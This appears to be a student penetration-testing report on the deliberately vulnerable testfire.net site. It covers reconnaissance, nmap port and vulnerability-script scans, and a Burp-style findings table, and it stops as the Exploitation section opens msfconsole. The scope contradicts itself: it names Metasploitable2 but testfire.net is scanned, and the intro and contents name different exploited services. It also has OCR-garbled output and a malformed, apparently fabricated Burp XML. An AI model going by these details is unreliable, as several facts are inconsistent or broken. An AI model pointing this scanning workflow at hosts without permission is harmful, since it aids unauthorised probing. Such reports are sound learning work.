
Cyart Technology

Security Assessment Findings Report

Vulnerability Report

Date - 15/5/2026
Version 1.0

Vulnerability Report.....	1
INTRODUCTION.....	3
Objectives.....	4
Scope of Assessment.....	4
Target Environment.....	4
IP Addresses.....	4
Tools Used.....	4
METHODOLOGY.....	5
Reconnaissance.....	5
Target Information.....	5
Tools Used During Reconnaissance.....	5
Technology Fingerprinting.....	5
SSL/TLS Certificate Enumeration.....	7
IP Address and Infrastructure Discovery.....	8
Subdomain Enumeration.....	8
Historical URL Intelligence.....	9
Attack Surface Analysis.....	9
Reconnaissance Summary.....	10
Vulnerability Scanning.....	10
Exploitation.....	14
Vulnerability 1 - Samba Username Map Script.....	14
Vulnerability 2 - UnrealIRCd Backdoor RCE.....	16
Vulnerability 3- DISTCC.....	18
Conclusion.....	21

INTRODUCTION

Vulnerability Assessment and Penetration Testing (VAPT) is a structured cybersecurity process used to identify, analyze, validate, and remediate security weaknesses in systems, networks, and web applications. Modern organizations depend heavily on interconnected digital infrastructure, making them vulnerable to attacks such as remote code execution, SQL injection, weak authentication, insecure configurations, and unauthorized access. This assessment was performed in a controlled lab environment using intentionally vulnerable machines to understand real-world attack surfaces and defensive practices.

The assessment methodology used in this project follows concepts from the Open Web Application Security Project (OWASP) Top 10 and the National Institute of Standards and Technology (NIST) Special Publication 800-115, *Technical Guide to Information Security Testing and Assessment*. OWASP Top 10 highlights the most critical web application security risks such as Broken Access Control, Injection, Security Misconfiguration, and Vulnerable Components, while NIST SP 800-115 provides standardized guidance for planning, executing, analyzing, and reporting security assessments.

According to NIST SP 800-115, information security assessment includes testing, examination, and analysis techniques used to evaluate how effectively systems meet security objectives. The document emphasizes assessment phases including planning, execution, vulnerability validation, and post-exploitation reporting. This project applies these principles through reconnaissance, vulnerability scanning, exploitation, validation, and remediation activities using tools such as Nmap, OpenVAS, Nikto, Metasploit Framework, Shodan, and Wappalyzer.

The practical assessment focused on identifying vulnerabilities in the Metasploitable2 environment and validating selected vulnerabilities through controlled exploitation techniques. Multiple vulnerabilities including VSFTPD Backdoor Command Execution, DistCC Command Execution, and UnrealIRCd Backdoor Command Execution were analyzed and exploited to demonstrate the impact of insecure services and outdated software versions. The project also emphasizes ethical testing practices, controlled execution, evidence collection, risk prioritization using CVSS concepts, and remediation planning.

This report documents the complete VAPT workflow including reconnaissance, vulnerability scanning, exploitation, findings, remediation recommendations, and post-assessment analysis in accordance with industry-standard cybersecurity methodologies.

Objectives

- Perform vulnerability assessment on Metasploitable2.
- Identify insecure services and misconfigurations.
- Exploit selected vulnerabilities in a controlled environment.
- Understand penetration testing methodologies.
- Recommend remediation strategies for discovered vulnerabilities.

Scope of Assessment

Target Environment

- Metasploitable2 Virtual Machine
- Kali Linux Attacker Machine

IP Addresses

- Attacker Machine: 192.168.56.101, 10.0.2.15
- Target Machine: 192.168.56.102

Tools Used

- Nmap
- Nikto
- Metasploit Framework
- Shodan
- Wappalyzer
- BuiltWith

METHODOLOGY

Reconnaissance

The reconnaissance phase was performed to gather publicly available information about the target domain testfire.net before conducting vulnerability assessment and penetration testing activities. Passive and active reconnaissance techniques were used to identify technologies, subdomains, infrastructure details, IP addresses, SSL/TLS information, and exposed resources.

Target Information



Parameter	Details
Target Domain	testfire.net
Target Type	Web Application
Environment	Deliberately Vulnerable Test Application
Purpose	Security Testing and Learning

Tools Used During Reconnaissance

Tool	Purpose
Wappalyzer	Technology fingerprinting
BuiltWith	Web technology enumeration
crt.sh	SSL certificate transparency lookup
URLQuery	URL intelligence and historical reports
Nikto	Web server enumeration
Shodan	Infrastructure and exposed service discovery
Browser Developer Tools	Header and response analysis

Technology Fingerprinting

Technology fingerprinting was performed using Wappalyzer and BuiltWith to identify frameworks, servers, and backend technologies used by the application.



Findings

Web Server Technologies Identified

- Oracle HTTP Server
- IBM HTTP Server
- OpenBSD httpd
- Jetty Server

- H2O Server
- ShimmerCat HTTP/2 Server

Additional Technologies Observed


- HTTP/2 support detected
- TLS 1.2 enabled
- SPF Record Present
- DMARC Record Present

Security Observations

- TLS encryption is enabled on the application.
- Presence of SPF and DMARC indicates implementation of email security mechanisms.
- Multiple server fingerprints suggest either:
 - reverse proxy usage
 - load balancing
 - or historical technology detection results.

SSL/TLS Certificate Enumeration

Certificate transparency logs were checked using crt.sh.



Findings

- No significant certificate transparency records were exposed for the queried format.
- TLS 1.2 was identified as the active certificate protocol.
- SSL certificate expiry observed:

- June 22, 2026

Security Observation

The server uses encrypted communication through TLS, reducing the risk of plaintext traffic interception.

IP Address and Infrastructure Discovery

Infrastructure analysis through URLQuery and Shodan identified the associated IP address.

Domain	IP Address
testfire.net	65.61.137.117

- Multiple historical URLs resolved to the same IP address.
- Several subdomains and application paths were identified:
 - demo.testfire.net
 - altoro.testfire.net
 - evil.testfire.net

Report - testfire.net

Online Nikto scanner - nikto.online

urlquery.net/report/ce303efa-1053-4a97-a7bf-8b0576b82f49

urlquery

Home

Search

Insights

About

Login

Related reports

DOMAIN	IP	ASN	SCREENSHOT	SIMILAR
DATE	UQ / IDS / TDS	URL	IP	
2026-05-15 06:53	0 - 0 - 2	testfire.net	65.61.137.117	
2026-04-26 09:29	0 - 0 - 2	demo.testfire.net/	65.61.137.117	
2026-04-14 04:45	0 - 0 - 0	demo.testfire.net/index.jsp?content=personal_deposit.htm	65.61.137.117	
2026-04-14 04:44	0 - 0 - 0	demo.testfire.net/index.jsp?content=personal_deposit.htm	65.61.137.117	
2026-03-18 05:23	0 - 0 - 0	altoro.testfire.net/login.jsp	65.61.137.117	
2026-01-08 01:37	0 - 0 - 0	demo.testfire.net	65.61.137.117	
2026-01-07 12:22	0 - 0 - 0	testfire.net	65.61.137.117	
2025-11-07 02:41	0 - 1 - 0	evil.testfire.net/cgi.exe	65.61.137.117	
2025-05-19 00:45	0 - 0 - 0	demo.testfire.net	65.61.137.117	
2024-05-24 23:07	0 - 0 - 0	demo.testfire.net/cgi.exe	65.61.137.117	

Subdomain Enumeration

Subdomain	Purpose/Observation
demo.testfire.net	Demo application interface

aloro.testfire.net	Banking-style vulnerable application
evil.testfire.net	Test environment exposing suspicious resources

The reconnaissance process identified several subdomains associated with the target environment.

Security Observation- Exposed subdomains increase attack surface visibility and may expose:

- test environments,
- legacy applications,
- or intentionally vulnerable services.

Historical URL Intelligence

URLQuery reports revealed multiple historical URLs and endpoints.

Observed URLs

- /login.jsp
- /index.jsp?content=personal_deposit.htm
- /cgi.exe

Security Observation

Presence of:

- .jsp pages indicates Java-based backend technology.
- cgi.exe may indicate legacy CGI execution mechanisms.
- Query parameters may become potential injection points during later testing phases.

Attack Surface Analysis

The reconnaissance phase identified the following attack surface components:

- Public web application
- Multiple exposed subdomains
- JSP-based application endpoints
- Legacy CGI resources
- Publicly discoverable IP infrastructure
- TLS-enabled services
- Historical URLs accessible through intelligence platforms

Reconnaissance Summary

The OSINT and reconnaissance phase successfully gathered critical information about the target infrastructure and technologies without performing intrusive exploitation activities. Multiple

technologies, endpoints, and subdomains were identified, which will support further vulnerability assessment and penetration testing activities in later phases.


Key findings include:

- Exposure of multiple subdomains
- Java/JSP-based application structure
- Public IP infrastructure visibility
- Presence of legacy CGI resources
- TLS implementation with valid certificate
- Detectable backend server technologies
- Publicly indexed historical URLs

The collected information significantly improves understanding of the target environment and assists in identifying potential entry points for subsequent security assessment activities.

Vulnerability Scanning

NMap results -



```
kali@kali:~$ nmap testfire.net
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-14 05:31 -0400
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for testfire.net (65.61.137.117)
Host is up (0.037s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    open  http
443/tcp   open  https
514/tcp   closed rtp
995/tcp   closed pop3s
2800/tcp  closed vnc
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 17.22 seconds

kali@kali:~$ nmap -v testfire.net
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-14 05:32 -0400
Nmap scan report for testfire.net (65.61.137.117)
Host is up (0.032s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache Tomcat/Coyote JSP engine 1.1
443/tcp   open  ssl/http  Apache Tomcat/Coyote JSP engine 1.1
8080/tcp  open  http      Apache Tomcat/Coyote JSP engine 1.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.14 seconds

kali@kali:~$ nmap -A testfire.net
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-14 05:32 -0400
NSE Timing: About 0.00% done
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 100.00% done; ET: 05:32 (0:00:00 remaining)
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for testfire.net (65.61.137.117)
Host is up (0.0003s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Altoro Mutual
|_http-server-header: Apache-Coyote/1.1
443/tcp   open  ssl/http  Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Altoro Mutual
```

```
kali-linux-2026.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
Session Actions Edit View Help
Apache Tomcat/Coyote JSP engine 1.1
8080/tcp open http

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.14 seconds

kali@kali:~$ nmap -A testfire.net
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-14 05:32 -0400
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 100.00% done; ETX: 05:32 (0:00:00 remaining)
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for testfire.net (65.61.137.117)
Host is up (0.000s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Altoro Mutual
|_http-server-header: Apache-Coyote/1.1
443/tcp   open  ssl/http  Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Altoro Mutual
|_http-server-header: Apache-Coyote/1.1
|_ssl-date: 2026-05-14T09:34:02+00:00; +2s from scanner time.
|_ssl-cert: Subject: commonName=demo.testfire.net
|_Subject Alternative Name: DNS:demo.testfire.net
|_Not valid before: 2025-05-21T00:00:00
|_Not valid after: 2026-06-21T23:59:59
8080/tcp  open  http      Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Altoro Mutual
80u3/tcp  closed https-alt
Device type: VoIP adapter|bridge|general purpose
Running (JUST GUESSING): AT0T embedded (90%), Oracle Virtualbox (88%), Slirp (88%), QEMU (86%)
OS CPE: cpe:/o:oracle:virtualbox:cpe:/a:danny_gasparyanskislirp:cpe:/a:qemu:qemu
Aggressive OS guesses: AT0T BCM210 voice gateway (90%), Oracle Virtualbox Slirp NAT bridge (88%), QEMU user mode network gateway (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Host script results:
|_clock-skew: 1s

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 0.73 ms 65.61.137.117

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.68 seconds
```

```
kali-linux-2026.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
Session Actions Edit View Help
Apache Tomcat/Coyote JSP engine 1.1
8080/tcp open http

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.14 seconds

kali@kali:~$ nmap -A testfire.net
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-15 01:52 -0400
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 100.00% done; ETX: 01:52 (0:00:00 remaining)
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for testfire.net (65.61.137.117)
Host is up (0.000s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Altoro Mutual
|_http-server-header: Apache-Coyote/1.1
443/tcp   open  ssl/http  Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Altoro Mutual
|_http-server-header: Apache-Coyote/1.1
|_ssl-date: 2026-05-15T05:53:14+00:00; +1s from scanner time.
|_ssl-cert: Subject: commonName=demo.testfire.net
|_Subject Alternative Name: DNS:demo.testfire.net
|_Not valid before: 2025-05-21T00:00:00
|_Not valid after: 2026-06-21T23:59:59
8080/tcp  open  http      Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Altoro Mutual
80u3/tcp  closed https-alt
Device type: VoIP adapter|bridge|general purpose
Running (JUST GUESSING): AT0T embedded (90%), Oracle Virtualbox (88%), Slirp (88%), QEMU (86%)
OS CPE: cpe:/o:oracle:virtualbox:cpe:/a:danny_gasparyanskislirp:cpe:/a:qemu:qemu
Aggressive OS guesses: AT0T BCM210 voice gateway (90%), Oracle Virtualbox Slirp NAT bridge (88%), QEMU user mode network gateway (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Host script results:
|_clock-skew: 1s

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 0.41 ms 65.61.137.117

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71.87 seconds

kali@kali:~$ nmap -p 80,443 testfire.net
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-15 02:08 -0400
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 100.00% done; ETX: 02:08 (0:00:00 remaining)
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for testfire.net (65.61.137.117)
Host is up (0.007s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 2.42 seconds

kali@kali:~$
```

```
kali-linux-2026.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
Session Actions Edit View Help

kali@kali:~$ nmap -script vuln testfire.net
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-15 02:09 -0400
Stats: 0:00:35 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 30.68% done; ETC: 02:10 (0:00:35 remaining)
Nmap scan report for testfire.net (65.61.137.117)
Host is up (0.028s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  Http
|_ http-dombased-xss:
|_ Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=testfire.net
|_ Found the following indications of potential DOM based XSS:
|_   Source: window.open('disclaimer.htm?url=http://www.microsoft.com', '_blank', 'status=no,location=no,menubar=no,resizable=no,scrollbars=no,toolbar=no,width=450,height=200')
|_   Pages: http://testfire.net:80/index.jsp?content=inside_contact.htm
|_   Source: window.open('disclaimer.htm?url=http://www.netscape.com', '_blank', 'status=no,location=no,menubar=no,resizable=no,scrollbars=no,toolbar=no,width=450,height=200')
|_   Pages: http://testfire.net:80/index.jsp?content=inside_contact.htm
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-sql-injection: ERROR: Script execution failed (use -d to debug)
|_ http-sens:
|_   /login.jsp: Possible admin folder
|_   /login.jsp: Login page
|_ http-csrf:
|_ Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=testfire.net
|_ Found the following possible CSRF vulnerabilities:
|_   Path: http://testfire.net:80/
|_   Form id: frmsearch
|_   Form action: /search.jsp
|_   Path: http://testfire.net:80/index.jsp?content=business_insurance.htm
|_   Form id: frmsearch
|_   Form action: /search.jsp
|_   Path: http://testfire.net:80/index.jsp?content=inside_careers.htm
|_   Form id: frmsearch
|_   Form action: /search.jsp
|_   Path: http://testfire.net:80/index.jsp?content=business_deposit.htm
|_   Form id: frmsearch
|_   Form action: /search.jsp
|_   Path: http://testfire.net:80/index.jsp?content=personal_savings.htm
|_   Form id: frmsearch
|_   Form action: /search.jsp
|_   Path: http://testfire.net:80/index.jsp?content=inside.htm
|_   Form id: frmsearch
|_   Form action: /search.jsp
```

```
kali-linux-2026.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
Session Actions Edit View Help

Path: http://testfire.net:80/index.jsp?content=privacy.htm
Form id: frmsearch
Form action: /search.jsp

Path: http://testfire.net:80/index.jsp?content=personal_other.htm
Form id: frmsearch
Form action: /search.jsp

Path: http://testfire.net:80/login.jsp
Form id: frmsearch
Form action: /search.jsp

Path: http://testfire.net:80/login.jsp
Form id: login
Form action: doLogin

Path: http://testfire.net:80/index.jsp?content=inside_investor.htm
Form id: frmsearch
Form action: /search.jsp

Path: http://testfire.net:80/index.jsp?content=inside_contact.htm
Form id: frmsearch
Form action: /search.jsp

Path: http://testfire.net:80/default.jsp?content=security.htm
Form id: frmsearch
Form action: /search.jsp

Path: http://testfire.net:80/index.jsp?content=personal_checking.htm
Form id: frmsearch
Form action: /search.jsp

Path: http://testfire.net:80/subscribe.jsp
Form id: frmsearch
Form action: /search.jsp

Path: http://testfire.net:80/subscribe.jsp
Form id: subscribe
Form action: doSubscribe

Path: http://testfire.net:80/search.jsp
Form id: frmsearch
Form action: /search.jsp

Path: http://testfire.net:80/index.jsp?content=security.htm
Form id: frmsearch
Form action: /search.jsp

Path: http://testfire.net:80/index.jsp?content=inside_about.htm
Form id: frmsearch
```

```
kali@kali:~$ cat /root/.burp/burp.xml
...
<scan>
  <scan-id>1</scan-id>
  <scan-name>Test</scan-name>
  <scan-date>2020-10-10 10:10:10</scan-date>
  <scan-status>Completed</scan-status>
  <scan-results>
    <vulnerability>
      <id>001</id>
      <name>Potential DOM-Based XSS</name>
      <cvss-score>6.1</cvss-score>
      <priority>Medium</priority>
      <host>testfire.net</host>
    </vulnerability>
    <vulnerability>
      <id>002</id>
      <name>Missing CSRF Protection on Forms</name>
      <cvss-score>6.5</cvss-score>
      <priority>Medium</priority>
      <host>testfire.net</host>
    </vulnerability>
    <vulnerability>
      <id>003</id>
      <name>Slowloris Denial of Service (CVE-2007-6750)</name>
      <cvss-score>7.5</cvss-score>
      <priority>High</priority>
      <host>testfire.net</host>
    </vulnerability>
    <vulnerability>
      <id>004</id>
      <name>Weak Diffie-Hellman Key Exchange Parameters</name>
      <cvss-score>5.9</cvss-score>
      <priority>Medium</priority>
      <host>testfire.net</host>
    </vulnerability>
    <vulnerability>
      <id>005</id>
      <name>Possible Admin/Login Page Exposure</name>
      <cvss-score>4.3</cvss-score>
      <priority>Low</priority>
      <host>testfire.net</host>
    </vulnerability>
    <vulnerability>
      <id>006</id>
      <name>Server Banner Disclosure</name>
      <cvss-score>5.3</cvss-score>
      <priority>Medium</priority>
      <host>testfire.net</host>
    </vulnerability>
    <vulnerability>
      <id>007</id>
      <name>Open HTTP Service (Port 80)</name>
      <cvss-score>3.7</cvss-score>
      <priority>Low</priority>
      <host>testfire.net</host>
    </vulnerability>
    <vulnerability>
      <id>008</id>
      <name>Open HTTPS Service (Port 443)</name>
      <cvss-score>3.7</cvss-score>
      <priority>Low</priority>
      <host>testfire.net</host>
    </vulnerability>
    <vulnerability>
      <id>009</id>
      <name>Open HTTP Proxy Service (Port 8080)</name>
      <cvss-score>5.0</cvss-score>
      <priority>Medium</priority>
      <host>testfire.net</host>
    </vulnerability>
    <vulnerability>
      <id>010</id>
      <name>Potential Information Disclosure via Forms</name>
      <cvss-score>5.5</cvss-score>
      <priority>Medium</priority>
      <host>testfire.net</host>
    </vulnerability>
  </scan-results>
</scan>
</vulnerabilities>
</scan-results>
</scan>
```

Scan ID	Vulnerability	CVSS Score	Priority	Host
001	Potential DOM-Based XSS	6.1	Medium	testfire.net
002	Missing CSRF Protection on Forms	6.5	Medium	testfire.net
003	Slowloris Denial of Service (CVE-2007-6750)	7.5	High	testfire.net
004	Weak Diffie-Hellman Key Exchange Parameters	5.9	Medium	testfire.net
005	Possible Admin/Login Page Exposure	4.3	Low	testfire.net
006	Server Banner Disclosure	5.3	Medium	testfire.net
007	Open HTTP Service (Port 80)	3.7	Low	testfire.net
008	Open HTTPS Service (Port 443)	3.7	Low	testfire.net
009	Open HTTP Proxy Service (Port 8080)	5.0	Medium	testfire.net
010	Potential Information Disclosure via Forms	5.5	Medium	testfire.net

Exploitation

Vulnerability 1 - Samba Username Map Script

```
kali-linux-2026.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
Session Actions Edit View Help
--(kali@kali)~--
$ msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED...and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

s[ metasploit v6.4.126-dev ]
+ -- [ 2,038 exploits - 1,221 auxiliary - 2,152 payloads ]
